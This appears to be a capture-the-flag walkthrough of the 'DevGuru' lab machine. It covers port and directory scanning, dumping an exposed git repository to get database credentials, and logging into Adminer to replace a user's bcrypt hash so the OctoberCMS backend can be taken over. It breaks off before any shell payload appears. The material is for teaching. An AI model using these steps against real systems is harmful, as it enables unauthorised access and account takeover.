



```
Host is up (0.00019s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2a:46:e8:2b:01:ff:57:58:7a:5f:25:a4:d6:f2:89:8e (RSA)
|   256 08:79:93:9c:e3:b4:a4:be:80:ad:61:9d:d3:88:d2:84 (ECDSA)
|_  256 9c:f9:88:d4:33:77:06:4e:d9:7c:39:17:3e:07:9c:bd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Corp - DevGuru
|_http-generator: DevGuru
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-git:
|   [redacted]/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|     Last commit message: first commit
|     Remotes:
|       http://devguru.local:8585/frank/devguru-website.git
|_    Project type: PHP application (guessed from .gitignore)
MAC Address: 00:0C:29:04:9F:20 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.19 ms [redacted]

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.32 seconds
```


Our initial nmap scan shows 2 ports open. 22 (ssh) which is pretty common. A webserver running on port 80. I note down that both ports are open as well as the versions nmap has identified. I then google for exploits related to the versions. However, we can see a git repository is open. Therefore I skip this step of googling for exploits as I can always come back to it and the path to exploitation is much more likely to be achieved by checking out the git repository.

Before dumping the git repository I fire a gobuster scan in the background to identify any other endpoints of interest. A better case here is to append -x php as Apache servers are usually used for hosting php files.




```
└─# gobuster dir -u http://[redacted]/ -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://[redacted]/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 200) [Size: 1678]
/0                    (Status: 200) [Size: 12674]
/About                (Status: 200) [Size: 18666]
/Services             (Status: 200) [Size: 10038]
/about                (Status: 200) [Size: 18666]
/backend              (Status: 302) [Size: 414] [--> http://[redacted]/backend/backend/auth]
/config               (Status: 301) [Size: 317] [--> http://[redacted]/config/]
/modules              (Status: 301) [Size: 318] [--> http://[redacted]/modules/]
/plugins              (Status: 301) [Size: 318] [--> http://[redacted]/plugins/]
/services             (Status: 200) [Size: 10038]
/storage              (Status: 301) [Size: 318] [--> http://[redacted]/storage/]
/themes               (Status: 301) [Size: 317] [--> http://[redacted]/themes/]
/vendor               (Status: 301) [Size: 317] [--> http://[redacted]/vendor/]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```

Using git-dumper to dump the git repository and then launching vscode to browse the files we are presented with a database.php file in which a username and password are gifted to us.



```
'mysql' => [
    'driver'     => 'mysql',
    'engine'     => 'InnoDB',
    'host'       => 'localhost',
    'port'       => 3306,
    'database'   => 'octoberdb',
    'username'   => 'october',
    'password'   => 'SQ66EBYx4GT3byXH',
    'charset'    => 'utf8mb4',
    'collation'  => 'utf8mb4_unicode_ci',
    'prefix'     => '',
    'varcharmax' => 191,
],
```

Thinking of a way we can use these credentials I browsed to the files from the git repository in my web browser.




[redacted]/adminer.php

Login

System	MySQL
Server	localhost
Username	
Password	
Database	

Login ☐ Permanent login

This looks promising entering the username password and database name we are presented with


Language: English

MySQL » Server » Database: octoberdb

Adminer 4.7.7 4.8.1

Database: octoberdb

DB: octoberdb

Alter database Database schema Privileges

SQL command Import
Export Create table

select backend_access_log
select backend_users
select backend_users_groups
select backend_user_groups
select backend_user_preferences
select backend_user_roles
select backend_user_throttle
select cache
select cms_theme_data
select cms_theme_logs
select cms_theme_templates
select deferred_bindings
select failed_jobs
select jobs
select migrations
select sessions
select system_event_logs
select system_files
select system_mail_layouts
select system_mail_partials
select system_mail_templates
select system_parameters
select system_plugin_history
select system_plugin_versions
select system_request_logs
select system_revisions
select system_settings

Tables and views


Search data in tables (27) Search

Table	Engine?	Collation?	Data Length?	Index Length?	Data Free?	Auto Increment?	Rows?	Comment?
backend_access_log	InnoDB	utf8mb4_unicode_ci	16,384	0	0	4	0	
backend_users	InnoDB	utf8mb4_unicode_ci	16,384	81,920	0	2	~ 1	
backend_users_groups	InnoDB	utf8mb4_unicode_ci	16,384	0	0		0	
backend_user_groups	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	2	0	
backend_user_preferences	InnoDB	utf8mb4_unicode_ci	16,384	16,384	0	1	0	
backend_user_roles	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	3	~ 2	
backend_user_throttle	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	3	~ 1	
cache	InnoDB	utf8mb4_unicode_ci	16,384	0	0		0	
cms_theme_data	InnoDB	utf8mb4_unicode_ci	16,384	16,384	0	3	0	
cms_theme_logs	InnoDB	utf8mb4_unicode_ci	16,384	49,152	0	1	0	
cms_theme_templates	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	1	0	
deferred_bindings	InnoDB	utf8mb4_unicode_ci	16,384	81,920	0	1	0	
failed_jobs	InnoDB	utf8mb4_unicode_ci	16,384	0	0	1	0	
jobs	InnoDB	utf8mb4_unicode_ci	16,384	16,384	0	1	0	
migrations	InnoDB	utf8mb4_unicode_ci	16,384	0	0	41	~ 40	

Selected (0)


Analyze Optimize Check Repair Truncate Drop

Browsing to the back-end users table we can see a user:



Modify	id	first_name	last_name	login	email	password	activation_code	persist_code
edit	1	Frank	Morris	frank	frank@devguru.local	$2y$10$bp5wBfbAN6lMYT27pJMomOGutDF2RKZKYZITAupZ3x8eAaYgN6EKK	NULL	$2y$10$hnhKQ8hTe9b3SoZgXhBuT.HG17VvEdBXe86hEq1qdlknkcM


The passwords are hashed. Instead of cracking the hash we can simply just replace it by identifying the hash type.



password_hash - Manual

PASSWORD_BCRYPT - Use the CRYPT_BLOWFISH algorithm to create the hash. This will produce a standard crypt() compatible hash using the "**$2y$**" identifier. The ...

Googling for $2y$ (The beginning of the password hash in the table). We find this is bcrypt. Lets use this information to create a bcrypt hash of our own.



Recipe

Bcrypt


Rounds
10

Input

```
admin
```

Output

```
$2a$10$kDHMWeo1sMFqtEaVYcwkOegqF4zsv5YJuPzHjbkNLA2.G0gRWJJt.
```


Item has been updated. 15:10:36 SQL command

Select data | Show structure | Alter table | New item

Select | Search | Sort | Limit: 50 | Text length: 100 | Action: Select


```
SELECT * FROM `backend_users` LIMIT 50 (0.000 s) Edit
```

Modify	id	first_name	last_name	login	email	password	activation_code	persist_code
edit	1	Frank	Morris	frank	frank@devguru.local	$2a$10$kDHMWeo1sMFqtEaVYcwkOegqF4zsv5YJuPzHjbkNLA2.G0gRWJJt.	NULL	$2y$10$hnhKQ8hTe9b3SoZgXhBuT.HG17VvEdBXe86hEq1qdlknkcl

Whole result: 1 row | Modify: Save | Selected (0): Edit Clone Delete | Export (1)

Import

Saving the table after inputting our hash will now allow us to login to the /backend endpoint with the credentials frank:admin.



WELCOME


Welcome back to OctoberCMS, Frank. Your last sign in was Fri, Nov 20, 2020 12:31 AM

View access logs

SYSTEM STATUS

Pending software updates	Update
Some issues need attention	View
System build	469
Event log	33
Request log	0
Online since	November 19, 2020

Navigating to the CMS page we are presented with a way to add our own files to octoberCMS. After trying to simply create a .php file with a reverse shell and attempting to save it. I was greeted with a message telling me that only .htm files are allowed. Therefore I googled for a way to execute php code in .htm files. After a while I cam across this.


Daniel81 9 years ago

Hi, on your page in the `code` tab, you could do something like:


```
function onStart()
{
    $this->page["myVar"] = "Hello World!";
}
```

then in your page markup, call the variable `myVar` like so: `{{ this.page.myVar }}`

Does that help?

So

updating our code:



